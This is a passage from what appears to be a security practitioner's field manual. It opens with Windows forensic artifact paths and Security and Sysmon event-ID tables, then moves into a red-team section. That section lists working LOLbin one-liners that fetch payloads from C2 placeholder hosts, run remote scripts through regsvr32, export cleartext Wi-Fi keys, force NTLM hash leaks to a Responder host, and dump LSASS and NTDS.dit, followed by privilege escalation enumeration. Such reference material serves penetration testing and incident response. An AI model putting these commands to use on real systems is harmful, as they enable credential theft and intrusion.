C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations

Jump List AppIDs:

<https://raw.githubusercontent.com/EricZimmerman/JumpList/master/JumpList/Resources/AppIDs.txt>

EMAIL ATTACHMENTS - local saved copies of email attachments received when using an email client.

Outlook Default Directory:

C:\%USERPROFILE%\AppData\Local\Microsoft\Outlook

Thunderbird Default Directory:

C:\%USERPROFILE%\AppData\Roaming\Thunderbird\Profiles\

BROWSER DATA - metadata/artifacts/history for each local user account as it relates to browser usage.

IE 8-9

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\IEDownloadHistory\index.dat

IE 10-11

C:\%USERPROFILE%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV##.dat

Edge **

C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge_xxx_xx\AC\MicrosoftEdge\User\Default\DataStore\Data\<user>\xxxxx\DBStorage\spartan.edb
C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge_xxx_x\AC\#!001\MicrosoftEdge\Cache\
C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge_xxx_x\AC\MicrosoftEdge\User\Default\Recovery\Active\

Firefox v3-25

C:\%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.default\downloads.sqlite

Firefox v26+

C:\%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.default\places.sqlite

Table:moz_anno

Chrome

C:\%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\History

**ESE databases can be viewed by EseDbViewer, ESEDatabaseView or esedbexport tool.

IMAGE THUMBNAIL CACHE - images, office documents, & directories/folders exist in thumbnail format in a database for easy retrieval.

C:\%USERPROFILE%\AppData\Local\Microsoft\Windows\Explorer\thumbcache_*.*.db

WINDOWS SECURITY LOG EVENTS

HUNTING EVENT_ID CATEGORIES

LOGON: 4611, 4624, 4648, 4776, 4778

LOGOFF: 4643, 4779

PRIVILEGE USAGE: 4672, 4673, 4674, 4703, 4768, 4769, 4771

PROCESS EXECUTED: 4688

PROCESS TERMINATED: 4689

FILTERING PLATFORM: 5156

ACCOUNT MGMT: 4720, 4722, 4724, 4726, 4728, 4737, 4738

POLICY CHANGE: 4670, 4904, 4905, 4946, 4947

FILE SHARING: 5140, 5142, 5144, 5145

HANDLES: 4656, 4658, 4659, 4660, 4661, 4663, 4690

VSS: 8222

SYSTEM: 7036, 7040, 7045

APPLICATION: 102, 103, 105, 216, 300, 302, 2001, 2003, 2005, 2006

LOGS CLEARED: 104

EventID	DESCRIPTION
1100	The event logging service has shut down
1101	Audit events have been dropped by the transport.
1102	The audit log was cleared
1104	The security Log is now full
1105	Event log automatic backup
1108	The event logging service encountered an error
4608	Windows is starting up
4609	Windows is shutting down
4610	An authentication package has been loaded by the Local Security Authority
4611	A trusted logon process has been registered with the Local Security Authority
4612	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits.
4614	A notification package has been loaded by the Security Account Manager.
4615	Invalid use of LPC port
4616	The system time was changed.
4618	A monitored security event pattern has occurred
4621	Administrator recovered system from CrashOnAuditFail
4622	A security package has been loaded by the Local Security Authority.
4624	An account was successfully logged on
4625	An account failed to log on

4626	User/Device claims information
4627	Group membership information.
4634	An account was logged off
4646	IKE DoS-prevention mode started
4647	User initiated logoff
4648	A logon was attempted using explicit credentials
4649	A replay attack was detected
4650	An IPsec Main Mode security association was established
4651	An IPsec Main Mode security association was established
4652	An IPsec Main Mode negotiation failed
4653	An IPsec Main Mode negotiation failed
4654	An IPsec Quick Mode negotiation failed
4655	An IPsec Main Mode security association ended
4656	A handle to an object was requested
4657	A registry value was modified
4658	The handle to an object was closed
4659	A handle to an object was requested with intent to delete
4660	An object was deleted
4661	A handle to an object was requested
4662	An operation was performed on an object
4663	An attempt was made to access an object
4664	An attempt was made to create a hard link
4665	An attempt was made to create an application client context.
4666	An application attempted an operation
4667	An application client context was deleted
4668	An application was initialized
4670	Permissions on an object were changed
4671	An application attempted to access a blocked ordinal through the TBS
4672	Special privileges assigned to new logon
4673	A privileged service was called
4674	An operation was attempted on a privileged object
4675	SIDs were filtered
4688	A new process has been created
4689	A process has exited
4690	An attempt was made to duplicate a handle to an object
4691	Indirect access to an object was requested
4692	Backup of data protection master key was attempted
4693	Recovery of data protection master key was attempted
4694	Protection of auditable protected data was attempted
4695	Unprotection of auditable protected data was attempted
4696	A primary token was assigned to process
4697	A service was installed in the system
4698	A scheduled task was created
4699	A scheduled task was deleted
4700	A scheduled task was enabled
4701	A scheduled task was disabled
4702	A scheduled task was updated

4703	A token right was adjusted
4704	A user right was assigned
4705	A user right was removed
4706	A new trust was created to a domain
4707	A trust to a domain was removed
4709	IPsec Services was started
4710	IPsec Services was disabled
4711	PASStore Engine (1%)
4712	IPsec Services encountered a potentially serious failure
4713	Kerberos policy was changed
4714	Encrypted data recovery policy was changed
4715	The audit policy (SACL) on an object was changed
4716	Trusted domain information was modified
4717	System security access was granted to an account
4718	System security access was removed from an account
4719	System audit policy was changed
4720	A user account was created
4722	A user account was enabled
4723	An attempt was made to change an account's password
4724	An attempt was made to reset an accounts password
4725	A user account was disabled
4726	A user account was deleted
4727	A security-enabled global group was created
4728	A member was added to a security-enabled global group
4729	A member was removed from a security-enabled global group
4730	A security-enabled global group was deleted
4731	A security-enabled local group was created
4732	A member was added to a security-enabled local group
4733	A member was removed from a security-enabled local group
4734	A security-enabled local group was deleted
4735	A security-enabled local group was changed
4737	A security-enabled global group was changed
4738	A user account was changed
4739	Domain Policy was changed
4740	A user account was locked out
4741	A computer account was created
4742	A computer account was changed
4743	A computer account was deleted
4744	A security-disabled local group was created
4745	A security-disabled local group was changed
4746	A member was added to a security-disabled local group
4747	A member was removed from a security-disabled local group
4748	A security-disabled local group was deleted
4749	A security-disabled global group was created
4750	A security-disabled global group was changed
4751	A member was added to a security-disabled global group

4752	A member was removed from a security-disabled global group
4753	A security-disabled global group was deleted
4754	A security-enabled universal group was created
4755	A security-enabled universal group was changed
4756	A member was added to a security-enabled universal group
4757	A member was removed from a security-enabled universal group
4758	A security-enabled universal group was deleted
4759	A security-disabled universal group was created
4760	A security-disabled universal group was changed
4761	A member was added to a security-disabled universal group
4762	A member was removed from a security-disabled universal group
4763	A security-disabled universal group was deleted
4764	A groups type was changed
4765	SID History was added to an account
4766	An attempt to add SID History to an account failed
4767	A user account was unlocked
4768	A Kerberos authentication ticket (TGT) was requested
4769	A Kerberos service ticket was requested
4770	A Kerberos service ticket was renewed
4771	Kerberos pre-authentication failed
4772	A Kerberos authentication ticket request failed
4773	A Kerberos service ticket request failed
4774	An account was mapped for logon
4775	An account could not be mapped for logon
4776	The domain controller attempted to validate the credentials for an account
4777	The domain controller failed to validate the credentials for an account
4778	A session was reconnected to a Window Station
4779	A session was disconnected from a Window Station
4780	The ACL was set on accounts which are members of administrators groups
4781	The name of an account was changed
4782	The password hash an account was accessed
4783	A basic application group was created
4784	A basic application group was changed
4785	A member was added to a basic application group
4786	A member was removed from a basic application group
4787	A non-member was added to a basic application group
4788	A non-member was removed from a basic application group..
4789	A basic application group was deleted
4790	An LDAP query group was created
4791	A basic application group was changed
4792	An LDAP query group was deleted

4793	The Password Policy Checking API was called
4794	An attempt was made to set the Directory Services Restore Mode administrator password
4797	An attempt was made to query the existence of a blank password for an account
4798	A user's local group membership was enumerated.
4799	A security-enabled local group membership was enumerated
4800	The workstation was locked
4801	The workstation was unlocked
4802	The screen saver was invoked
4803	The screen saver was dismissed
4816	RPC detected an integrity violation while decrypting an incoming message
4817	Auditing settings on object were changed.
4818	Proposed Central Access Policy does not grant the same access permissions as the current Central Access Policy
4819	Central Access Policies on the machine have been changed
4820	A Kerberos Ticket-granting-ticket (TGT) was denied because the device does not meet the access control restrictions
4821	A Kerberos service ticket was denied because the user, device, or both does not meet the access control restrictions
4822	NTLM authentication failed because the account was a member of the Protected User group
4823	NTLM authentication failed because access control restrictions are required
4824	Kerberos preauthentication by using DES or RC4 failed because the account was a member of the Protected User group
4825	A user was denied the access to Remote Desktop. By default, users are allowed to connect only if they are members of the Remote Desktop Users group or Administrators group
4826	Boot Configuration Data loaded
4830	SID History was removed from an account
4864	A namespace collision was detected
4865	A trusted forest information entry was added
4866	A trusted forest information entry was removed
4867	A trusted forest information entry was modified
4868	The certificate manager denied a pending certificate request
4869	Certificate Services received a resubmitted certificate request
4870	Certificate Services revoked a certificate
4871	Certificate Services received a request to publish the certificate revocation list (CRL)

4872	Certificate Services published the certificate revocation list (CRL)
4873	A certificate request extension changed
4874	One or more certificate request attributes changed.
4875	Certificate Services received a request to shut down
4876	Certificate Services backup started
4877	Certificate Services backup completed
4878	Certificate Services restore started
4879	Certificate Services restore completed
4880	Certificate Services started
4881	Certificate Services stopped
4882	The security permissions for Certificate Services changed
4883	Certificate Services retrieved an archived key
4884	Certificate Services imported a certificate into its database
4885	The audit filter for Certificate Services changed
4886	Certificate Services received a certificate request
4887	Certificate Services approved a certificate request and issued a certificate
4888	Certificate Services denied a certificate request
4889	Certificate Services set the status of a certificate request to pending
4890	The certificate manager settings for Certificate Services changed.
4891	A configuration entry changed in Certificate Services
4892	A property of Certificate Services changed
4893	Certificate Services archived a key
4894	Certificate Services imported and archived a key
4895	Certificate Services published the CA certificate to Active Directory Domain Services
4896	One or more rows have been deleted from the certificate database
4897	Role separation enabled
4898	Certificate Services loaded a template
4899	A Certificate Services template was updated
4900	Certificate Services template security was updated
4902	The Per-user audit policy table was created
4904	An attempt was made to register a security event source
4905	An attempt was made to unregister a security event source
4906	The CrashOnAuditFail value has changed
4907	Auditing settings on object were changed
4908	Special Groups Logon table modified
4909	The local policy settings for the TBS were changed
4910	The group policy settings for the TBS were changed
4911	Resource attributes of the object were changed
4912	Per User Audit Policy was changed
4913	Central Access Policy on the object was changed

4928	An Active Directory replica source naming context was established
4929	An Active Directory replica source naming context was removed
4930	An Active Directory replica source naming context was modified
4931	An Active Directory replica destination naming context was modified
4932	Synchronization of a replica of an Active Directory naming context has begun
4933	Synchronization of a replica of an Active Directory naming context has ended
4934	Attributes of an Active Directory object were replicated
4935	Replication failure begins
4936	Replication failure ends
4937	A lingering object was removed from a replica
4944	The following policy was active when the Windows Firewall started
4945	A rule was listed when the Windows Firewall started
4946	A change has been made to Windows Firewall exception list. A rule was added
4947	A change has been made to Windows Firewall exception list. A rule was modified
4948	A change has been made to Windows Firewall exception list. A rule was deleted
4949	Windows Firewall settings were restored to the default values
4950	A Windows Firewall setting has changed
4951	A rule has been ignored because its major version number was not recognized by Windows Firewall
4952	Parts of a rule have been ignored because its minor version number was not recognized by Windows Firewall
4953	A rule has been ignored by Windows Firewall because it could not parse the rule
4954	Windows Firewall Group Policy settings has changed. The new settings have been applied
4956	Windows Firewall has changed the active profile
4957	Windows Firewall did not apply the following rule
4958	Windows Firewall did not apply the following rule because the rule referred to items not configured on this computer
4960	IPsec dropped an inbound packet that failed an integrity check
4961	IPsec dropped an inbound packet that failed a replay check
4962	IPsec dropped an inbound packet that failed a replay check
4963	IPsec dropped an inbound clear text packet that should have been secured

4964	Special groups have been assigned to a new logon
4965	IPsec received a packet from a remote computer with an incorrect Security Parameter Index (SPI).
4976	During Main Mode negotiation, IPsec received an invalid negotiation packet.
4977	During Quick Mode negotiation, IPsec received an invalid negotiation packet.
4978	During Extended Mode negotiation, IPsec received an invalid negotiation packet.
4979	IPsec Main Mode and Extended Mode security associations were established.
4980	IPsec Main Mode and Extended Mode security associations were established
4981	IPsec Main Mode and Extended Mode security associations were established
4982	IPsec Main Mode and Extended Mode security associations were established
4983	An IPsec Extended Mode negotiation failed
4984	An IPsec Extended Mode negotiation failed
4985	The state of a transaction has changed
5024	The Windows Firewall Service has started successfully
5025	The Windows Firewall Service has been stopped
5027	The Windows Firewall Service was unable to retrieve the security policy from the local storage
5028	The Windows Firewall Service was unable to parse the new security policy.
5029	The Windows Firewall Service failed to initialize the driver
5030	The Windows Firewall Service failed to start
5031	The Windows Firewall Service blocked an application from accepting incoming connections on the network.
5032	Windows Firewall was unable to notify the user that it blocked an application from accepting incoming connections on the network
5033	The Windows Firewall Driver has started successfully
5034	The Windows Firewall Driver has been stopped
5035	The Windows Firewall Driver failed to start
5037	The Windows Firewall Driver detected critical runtime error. Terminating
5038	Code integrity determined that the image hash of a file is not valid
5039	A registry key was virtualized.
5040	A change has been made to IPsec settings. An Authentication Set was added.
5041	A change has been made to IPsec settings. An Authentication Set was modified
5042	A change has been made to IPsec settings. An Authentication Set was deleted
5043	A change has been made to IPsec settings. A Connection Security Rule was added

5044	A change has been made to IPsec settings. A Connection Security Rule was modified
5045	A change has been made to IPsec settings. A Connection Security Rule was deleted
5046	A change has been made to IPsec settings. A Crypto Set was added
5047	A change has been made to IPsec settings. A Crypto Set was modified
5048	A change has been made to IPsec settings. A Crypto Set was deleted
5049	An IPsec Security Association was deleted
5050	An attempt to programmatically disable the Windows Firewall using a call to INetFwProfile.FirewallEnabled(FALSE)
5051	A file was virtualized
5056	A cryptographic self test was performed
5057	A cryptographic primitive operation failed
5058	Key file operation
5059	Key migration operation
5060	Verification operation failed
5061	Cryptographic operation
5062	A kernel-mode cryptographic self test was performed
5063	A cryptographic provider operation was attempted
5064	A cryptographic context operation was attempted
5065	A cryptographic context modification was attempted
5066	A cryptographic function operation was attempted
5067	A cryptographic function modification was attempted
5068	A cryptographic function provider operation was attempted
5069	A cryptographic function property operation was attempted
5070	A cryptographic function property operation was attempted
5071	Key access denied by Microsoft key distribution service
5120	OCSP Responder Service Started
5121	OCSP Responder Service Stopped
5122	A Configuration entry changed in the OCSP Responder Service
5123	A configuration entry changed in the OCSP Responder Service
5124	A security setting was updated on OCSP Responder Service
5125	A request was submitted to OCSP Responder Service
5126	Signing Certificate was automatically updated by the OCSP Responder Service
5127	The OCSP Revocation Provider successfully updated the revocation information
5136	A directory service object was modified
5137	A directory service object was created
5138	A directory service object was undeleted

5139	A directory service object was moved
5140	A network share object was accessed
5141	A directory service object was deleted
5142	A network share object was added.
5143	A network share object was modified
5144	A network share object was deleted.
5145	A network share object was checked to see whether client can be granted desired access
5146	The Windows Filtering Platform has blocked a packet
5147	A more restrictive Windows Filtering Platform filter has blocked a packet
5148	The Windows Filtering Platform has detected a DoS attack and entered a defensive mode; packets associated with this attack will be discarded.
5149	The DoS attack has subsided and normal processing is being resumed.
5150	The Windows Filtering Platform has blocked a packet.
5151	A more restrictive Windows Filtering Platform filter has blocked a packet.
5152	The Windows Filtering Platform blocked a packet
5153	A more restrictive Windows Filtering Platform filter has blocked a packet
5154	The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections
5155	The Windows Filtering Platform has blocked an application or service from listening on a port for incoming connections
5156	The Windows Filtering Platform has allowed a connection
5157	The Windows Filtering Platform has blocked a connection
5158	The Windows Filtering Platform has permitted a bind to a local port
5159	The Windows Filtering Platform has blocked a bind to a local port
5168	Spn check for SMB/SMB2 fails.
5169	A directory service object was modified
5170	A directory service object was modified during a background cleanup task
5376	Credential Manager credentials were backed up
5377	Credential Manager credentials were restored from a backup
5378	The requested credentials delegation was disallowed by policy
5379	Credential Manager credentials were read
5380	Vault Find Credential
5381	Vault credentials were read
5382	Vault credentials were read
5440	The following callout was present when the Windows Filtering Platform Base Filtering Engine started

5441	The following filter was present when the Windows Filtering Platform Base Filtering Engine started
5442	The following provider was present when the Windows Filtering Platform Base Filtering Engine started
5443	The following provider context was present when the Windows Filtering Platform Base Filtering Engine started
5444	The following sub-layer was present when the Windows Filtering Platform Base Filtering Engine started
5446	A Windows Filtering Platform callout has been changed
5447	A Windows Filtering Platform filter has been changed
5448	A Windows Filtering Platform provider has been changed
5449	A Windows Filtering Platform provider context has been changed
5450	A Windows Filtering Platform sub-layer has been changed
5451	An IPsec Quick Mode security association was established
5452	An IPsec Quick Mode security association ended
5453	An IPsec negotiation with a remote computer failed because the IKE and AuthIP IPsec Keying Modules (IKEEXT) service is not started
5456	PAStore Engine applied Active Directory storage IPsec policy on the computer
5457	PAStore Engine failed to apply Active Directory storage IPsec policy on the computer
5458	PAStore Engine applied locally cached copy of Active Directory storage IPsec policy on the computer
5459	PAStore Engine failed to apply locally cached copy of Active Directory storage IPsec policy on the computer
5460	PAStore Engine applied local registry storage IPsec policy on the computer
5461	PAStore Engine failed to apply local registry storage IPsec policy on the computer
5462	PAStore Engine failed to apply some rules of the active IPsec policy on the computer
5463	PAStore Engine polled for changes to the active IPsec policy and detected no changes
5464	PAStore Engine polled for changes to the active IPsec policy, detected changes, and applied them to IPsec Services
5465	PAStore Engine received a control for forced reloading of IPsec policy and processed the control successfully
5466	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory cannot be reached, and will use the cached copy of the Active Directory IPsec policy instead
5467	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory can be reached, and found no changes to the policy

5468	PASStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory can be reached, found changes to the policy, and applied those changes
5471	PASStore Engine loaded local storage IPsec policy on the computer
5472	PASStore Engine failed to load local storage IPsec policy on the computer
5473	PASStore Engine loaded directory storage IPsec policy on the computer
5474	PASStore Engine failed to load directory storage IPsec policy on the computer
5477	PASStore Engine failed to add quick mode filter
5478	IPsec Services has started successfully
5479	IPsec Services has been shut down successfully
5480	IPsec Services failed to get the complete list of network interfaces on the computer
5483	IPsec Services failed to initialize RPC server. IPsec Services could not be started
5484	IPsec Services has experienced a critical failure and has been shut down
5485	IPsec Services failed to process some IPsec filters on a plug-and-play event for network interfaces
5632	A request was made to authenticate to a wireless network
5633	A request was made to authenticate to a wired network
5712	A Remote Procedure Call (RPC) was attempted
5888	An object in the COM+ Catalog was modified
5889	An object was deleted from the COM+ Catalog
5890	An object was added to the COM+ Catalog
6144	Security policy in the group policy objects has been applied successfully
6145	One or more errors occurred while processing security policy in the group policy objects
6272	Network Policy Server granted access to a user
6273	Network Policy Server denied access to a user
6274	Network Policy Server discarded the request for a user
6275	Network Policy Server discarded the accounting request for a user
6276	Network Policy Server quarantined a user
6277	Network Policy Server granted access to a user but put it on probation because the host did not meet the defined health policy
6278	Network Policy Server granted full access to a user because the host met the defined health policy
6279	Network Policy Server locked the user account due to repeated failed authentication attempts
6280	Network Policy Server unlocked the user account
6281	Code Integrity determined that the page hashes of an image file are not valid...

6400	BranchCache: Received an incorrectly formatted response while discovering availability of content.
6401	BranchCache: Received invalid data from a peer. Data discarded.
6402	BranchCache: The message to the hosted cache offering it data is incorrectly formatted.
6403	BranchCache: The hosted cache sent an incorrectly formatted response to the client's message to offer it data.
6404	BranchCache: Hosted cache could not be authenticated using the provisioned SSL certificate.
6405	BranchCache: %2 instance(s) of event id %1 occurred.
6406	%1 registered to Windows Firewall to control filtering for the following:
6407	0.01
6408	Registered product %1 failed and Windows Firewall is now controlling the filtering for %2.
6409	BranchCache: A service connection point object could not be parsed
6410	Code integrity determined that a file does not meet the security requirements to load into a process. This could be due to the use of shared sections or other issues
6416	A new external device was recognized by the system.
6417	The FIPS mode crypto selftests succeeded
6418	The FIPS mode crypto selftests failed
6419	A request was made to disable a device
6420	A device was disabled
6421	A request was made to enable a device
6422	A device was enabled
6423	The installation of this device is forbidden by system policy
6424	The installation of this device was allowed, after having previously been forbidden by policy
8191	Highest System-Defined Audit Message Value

WINDOWS SYMON LOG EVENTS

ID	DESCRIPTION
1	Process creation
2	A process changed a file creation time
3	Network connection
4	Sysmon service state changed
5	Process terminated
6	Driver loaded
7	Image loaded
8	CreateRemoteThread

9	RawAccessRead
10	ProcessAccess
11	FileCreate
12	RegistryEvent (Object create and delete)
13	RegistryEvent (Value Set)
14	RegistryEvent (Key and Value Rename)
15	FileCreateStreamHash
16	Sysmon config state changed
17	Pipe created
18	Pipe connected
19	WmiEventFilter activity detected
20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected
225	Error

REFERENCE:

https://www.sans.org/security-resources/posters/windows-forensic-analysis/170/download?utm_source=share&utm_medium=ios_app&utm_name=iossmf
<https://cqureacademy.com/blog/forensics/what-to-do-after-hack-5-unusual-places-where-you-can-find-evidence>
<https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html>
<https://www.blackbagtech.com/blog/windows-10-jump-list-forensics/>
<https://www.linkedin.com/pulse/windows-10-microsoft-edge-browser-forensics-brent-muir>
<https://github.com/Cugu/awesome-forensics>
<https://github.com/meirwah/awesome-incident-response#windows-evidence-collection>
https://www.jpcert.or.jp/present/2018/20171109codeblue2017_en.pdf

W

W

WINDOWS_Exploit

RED TEAM

EXPLOITATION

WINDOWS

WINDOWS LOLbins

LoLBin is any binary supplied by the operating system that is normally used for legitimate purposes but can also be abused by malicious actors. Several default system binaries have unexpected side effects, which may allow attackers to hide their activities post-exploitation

EXECUTE LOLbins

```
at.exe at 07:30 /interactive /every:m,t,w,th,f,s,su
C:\Windows\System32\example.exe
```

```
Atbroker.exe /start example.exe
```

```
bash.exe -c example.exe
```

```
bitsadmin /CREATE 1 & bitsadmin /ADDFILE 1  
c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin  
/SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL & bitsadmin  
/RESUME 1 & bitsadmin /RESET
```

```
rundll32.exe zipfldr.dll,RouteTheCall example.exe
```

```
dotnet.exe \path\to\example.dll
```

```
wsl.exe -e /mnt/c/Windows/System32/example.exe
```

DOWNLOAD LOLbins

```
bitsadmin /CREATE 1 bitsadmin /ADDFILE 1  
https://live.sysinternals.com/autoruns.exe  
c:\data\playfolder\autoruns.exe bitsadmin /RESUME 1 bitsadmin  
/COMPLETE 1
```

```
certutil.exe -urlcache -split -f http://<C2_IPAddress>/example.exe  
example.exe
```

```
Excel.exe http://<C2_IPAddress>/example.dll  
#Places download in cache folder
```

```
Powerpnt.exe http://<C2_IPAddress>/example.dll  
#Places download in cache folder
```

```
hh.exe http://<C2_IPAddress>/example.ps1
```

```
replace.exe \\<webdav.host.com>\path\example.exe c:\path\outdir /A
```

COPY LOLbins

```
esentutl.exe /y C:\path\dir\src_example.vbs /d  
C:\path\dir\dst_example.vbs /o
```

```
expand c:\path\dir\src_example.bat c:\path\dir\dst_example.bat
```

```
replace.exe C:\path\dir\example.txt C:\path\outdir\ /A
```

ENCODE LOLbins

```
certutil -encode input_example.txt encoded_example.txt
```

DECODE LOLbins

```
certutil -decode encoded_example.txt output_example.txt
```

APPLICATION WHITELIST BYPASS LOLbins

```
bash.exe -c example.exe
```

```
#Executes click-once-application from <URL>
rundll32.exe dfshim.dll,ShOpenVerbApplication
http://<URL>/application/?param1=foo
```

```
#Execute the specified remote .SCT script with scrobj.dll.
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

```
#Execute the specified local .SCT script with scrobj.dll.
regsvr32.exe /s /u /i:file.sct scrobj.dll
```

CREDENTIALS LOLbins

```
#List cached credentials:
cmdkey /list
```

```
#Export plaintext local wireless passwords:
netsh wlan export profile key=clear
```

COMPILE LOLbins

```
csc.exe -out:example.exe file.cs
csc.exe -target:library -out:example.dll file.cs
```

```
#compile javascript code in scriptfile.js & output scriptfile.exe.
jsc.exe scriptfile.js
```

HASH LEAK LOLbins

DOS COMMANDS

Various Windows commands can allow you to illicit an NTLMv1/v2 authentication leak. Their usefulness in an actual scenario I'll leave up to the user.

```
C:\> dir \\<Responder_IPAddr>\C$  
C:\> regsvr32 /s /u /i://<Responder_IPAddr>/blah example.dll  
C:\> echo 1 > //<Responder_IPAddr>/blah  
C:\> pushd \\<Responder_IPAddr>\C$\blah  
C:\> cmd /k \\<Responder_IPAddr>\C$\blah  
C:\> cmd /c \\<Responder_IPAddr>\C$\blah  
C:\> start \\<Responder_IPAddr>\C$\blah  
C:\> mkdir \\<Responder_IPAddr>\C$\blah  
C:\> type \\<Responder_IPAddr>\C$\blah  
C:\> rpcping -s <Responder_IPAddr> -e 1234 -a privacy -u NTLM
```

POWERSHELL COMMANDS

Various Windows PowerShell commands can allow you to illicit an NTLMv1/v2 authentication leak. Their usefulness in a scenario I'll leave up to the user.

```
PS> Invoke-Item \\<Responder_IPAddr>\C$\blah  
PS> Get-Content \\<Responder_IPAddr>\C$\blah  
PS> Start-Process \\<Responder_IPAddr>\C$\blah
```

DUMP LOLbins

```
#dump LSASS with rundll32  
rundll32.exe C:\Windows\System32\comsvcs.dll #24 "<PID> lsass.dmp full"  
rundll32.exe comsvcs.dll #24 "<PID> lsass.dmp full"
```

```
#dump process pid; requires administrator privileges  
tttracer.exe -dumpFull -attach <PID>
```

```
#diskshadow to exfiltrate data from VSS such as NTDS.dit  
diskshadow.exe /s c:\test\diskshadow.txt
```

REFERENCE:

<https://lolbas-project.github.io/#>

WINDOWS PRIVILEGE ESCALATION

Groups on Target System

```
net localgroup  
Get-LocalGroup | ft Name
```

Users in Administrators Group

```
net localgroup Administrators  
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
```

User Autologon Registry Entries

```
reg query "HKLM\SOFTWARE\Microsoft\Windows  
NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName  
DefaultDomainName DefaultPassword"
```

```
Get-ItemProperty -Path  
'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\WinLogon' | select "Default*"
```

List Credential Manager Cache/Locations

```
cmdkey /list  
dir C:\Users\username\AppData\Local\Microsoft\Credentials\  
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\  
  
Get-ChildItem -Hidden  
C:\Users\username\AppData\Local\Microsoft\Credentials\
```

```
Get-ChildItem -Hidden  
C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

Identify if Target User can access SAM and SYSTEM files

```
%SYSTEMROOT%\repair\SAM  
%SYSTEMROOT%\System32\config\RegBack\SAM  
%SYSTEMROOT%\System32\config\SAM  
%SYSTEMROOT%\repair\system  
%SYSTEMROOT%\System32\config\SYSTEM  
%SYSTEMROOT%\System32\config\RegBack\system
```

Weak folder permissions: Full Permissions Everyone/Users

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr  
"Everyone"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr  
"Everyone"  
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr  
"BUILTIN\Users"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr  
"BUILTIN\Users"
```

Weak folder permissions: Modify Permissions Everyone/Users

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr  
"Everyone"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr  
"Everyone"  
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr  
"BUILTIN\Users"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr  
"BUILTIN\Users"
```

```
Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | %  
{ try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access|select  
-ExpandProperty IdentityReference) -match 'Everyone'} } catch {}}  
  
Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | %  
{ try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access|select  
-ExpandProperty IdentityReference) -match 'BUILTIN\Users'} } catch {}}
```

Processes and services

```
tasklist /svc  
tasklist /v  
net start  
sc query
```

```
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name  
-notlike "svchost*"} | Select Name, Handle,  
@{Label="Owner";Expression={$_.GetOwner().User}} | ft -AutoSize
```

Unquoted service paths

```
wmic service get name,displayname,pathname,startmode 2>nul |findstr /i "Auto" 2>nul |findstr /i /v "C:\Windows\" 2>nul |findstr /i /v """
```

```
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '*'} | select PathName, DisplayName, Name
```

Scheduled Tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName  
dir C:\windows\tasks
```

```
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName, TaskPath, State
```

Startup Items

```
wmic startup get caption,command  
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run  
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce  
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run  
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce  
dir "C:\Documents and Settings\All Users\Start  
Menu\Programs\Startup"  
dir "C:\Documents and Settings\%username%\Start  
Menu\Programs\Startup"
```

```
Get-CimInstance Win32_StartupCommand | select Name, command,  
Location, User | fl  
Get-ItemProperty -Path  
'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVer  
sion\Run'  
Get-ItemProperty -Path  
'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVer  
sion\RunOnce'  
Get-ItemProperty -Path  
'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers  
ion\Run'  
Get-ItemProperty -Path  
'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers  
ion\RunOnce'  
Get-ChildItem "C:\Users\All Users\Start Menu\Programs\Startup"  
Get-ChildItem "C:\Users\$env:USERNAME\Start Menu\Programs\Startup"
```

Network Configuration

```
ipconfig /all  
route print
```

```
arp -a  
netstat -ano  
file C:\WINDOWS\System32\drivers\etc\hosts  
netsh firewall show state  
netsh firewall show config  
netsh advfirewall firewall show rule name=all  
netsh dump
```

```
Get-NetIPConfiguration | ft  
InterfaceAlias,InterfaceDescription,IPv4Address  
Get-DnsClientServerAddress -AddressFamily IPv4 | ft  
  
Get-NetRoute -AddressFamily IPv4 | ft  
